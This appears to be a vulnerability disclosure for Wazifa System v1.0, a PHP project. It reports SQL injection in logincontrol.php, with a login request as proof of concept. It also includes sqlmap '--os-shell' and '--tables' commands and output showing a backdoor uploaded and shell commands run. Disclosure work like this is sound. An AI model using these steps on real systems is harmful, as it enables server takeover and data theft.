



86 lines (53 loc) · 2.6 KB

Preview

Code

Blame

Raw



Wazifa System in PHP RCE

<https://code-projects.org/wazifa-system-in-php-css-js-and-mysql-free-download/>

NAME OF AFFECTED PRODUCT(S)

Wazifa System

Vendor of Product

<https://code-projects.org/wazifa-system-in-php-css-js-and-mysql-free-download/>

Manufacturers sites

<https://code-projects.org/>

Affected Component

Vulnerable File

logincontrol.php

VERSION(S)

- v1.0

Software Link

<https://download.code-projects.org/details/82bd09bf-dc3d-4700-912e-2e315eb4777e>

Vulnerability Type


SQL INJECTION , Remote Code Excute.

Attacted Type

Remote

Description of the vulnerability

In the login page, there is an unauthorized SQL injection vulnerability where the password is entered, which can obtain database information and execute code to obtain server permissions.



The screenshot shows a PHP function `loginbyusername($username,$password)`. A red arrow points to the `$password` parameter in the function signature. Another red arrow points to the `user.password` field in the SQL query: `"SELECT user.iduser,user.firstname,user.lastname, user.username,user.password,user.type,profile.img FROM user join profile on user.iduser=profile.user_iduser WHERE user.username='$username' AND user.password='$password'"`. The code also includes a `while` loop that iterates through the results and populates a `$user_list` array.

Vulnerability recurrence

POC

```
POST /controllers/logincontrol.php HTTP/1.1
Host: collegeproject-wazifa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://collegeproject-wazifa
Connection: close
Referer: http://collegeproject-wazifa/login.php
Cookie: PHPSESSID=71m3j6l9g02u9ia1mteslaie7a
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
username=hamada2&password=1234
```

Save this packet as a 1.txt.

This vulnerability can be used to obtain server privileges by execute this command.

```
python sqlmap.py -r 1.txt -p "username" --os-shell
```



Result

```
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n]

[21:33:48] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/'
[21:33:48] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/controllers/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/controllers/'
[21:33:48] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [WARNING] unable to upload the file stager on 'C:/wamp/www/'
[21:33:48] [INFO] trying to upload the file stager on 'C:/wamp/www/controllers/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [WARNING] unable to upload the file stager on 'C:/wamp/www/controllers/'
[21:33:48] [INFO] trying to upload the file stager on 'C:/inetpub/wwwroot/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [WARNING] unable to upload the file stager on 'C:/inetpub/wwwroot/'
[21:33:48] [INFO] trying to upload the file stager on 'C:/inetpub/wwwroot/controllers/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [WARNING] unable to upload the file stager on 'C:/inetpub/wwwroot/controllers/'
[21:33:48] [INFO] trying to upload the file stager on 'D:/phpstudy_pro/WWW/collegeProject-Wazifa/' via LIMIT 'LINES TERMINATED BY' method
[21:33:48] [INFO] the file stager has been successfully uploaded on 'D:/phpstudy_pro/WWW/collegeProject-Wazifa/' - http://collegeproject-wazifa:80/tmpukphq.php
[21:33:48] [INFO] the backdoor has been successfully uploaded on 'D:/phpstudy_pro/WWW/collegeProject-Wazifa/' - http://collegeproject-wazifa:80/tmpbfohn.php
[21:33:48] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> dir
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
驱动器 D 中的卷是 软件
卷的序列号是

D:\phpstudy_pro\WWW\collegeProject-Wazifa 的目录
2024/10/31 21:33 <DIR> .
2024/10/29 00:14 <DIR> ..
2024/10/25 15:17 0 .htaccess
2024/10/25 15:12 <DIR> .phpintel
2020/02/29 16:01 11,393 admin panel.php
2020/02/29 16:01 11,368 composemess.php
2024/10/25 15:15 <DIR> controllers
2024/10/25 15:12 <DIR> css
2024/10/25 15:12 <DIR> Diagrams
2024/10/25 15:12 <DIR> dist
2020/02/29 16:01 17,202 followers list.php
```

Remote Code Excute

Run the following code to obtain the database information

```
python sqlmap.py -r 1.txt -p "username" --tables
```



Database: information_schema
[61 tables]

CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_FT_BEING_DELETED
INNODB_FT_CONFIG
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE
INNODB_LOCKS
INNODB_LOCK_WAITS
INNODB_METRICS
INNODB_SYS_COLUMNS
INNODB_SYS_DATAFILES
INNODB_SYS_FIELDS
INNODB_SYS_FOREIGN
INNODB_SYS_FOREIGN_COLS
INNODB_SYS_INDEXES
INNODB_SYS_TABLES
INNODB_SYS_TABLESPACES
INNODB_SYS_TABLESTATS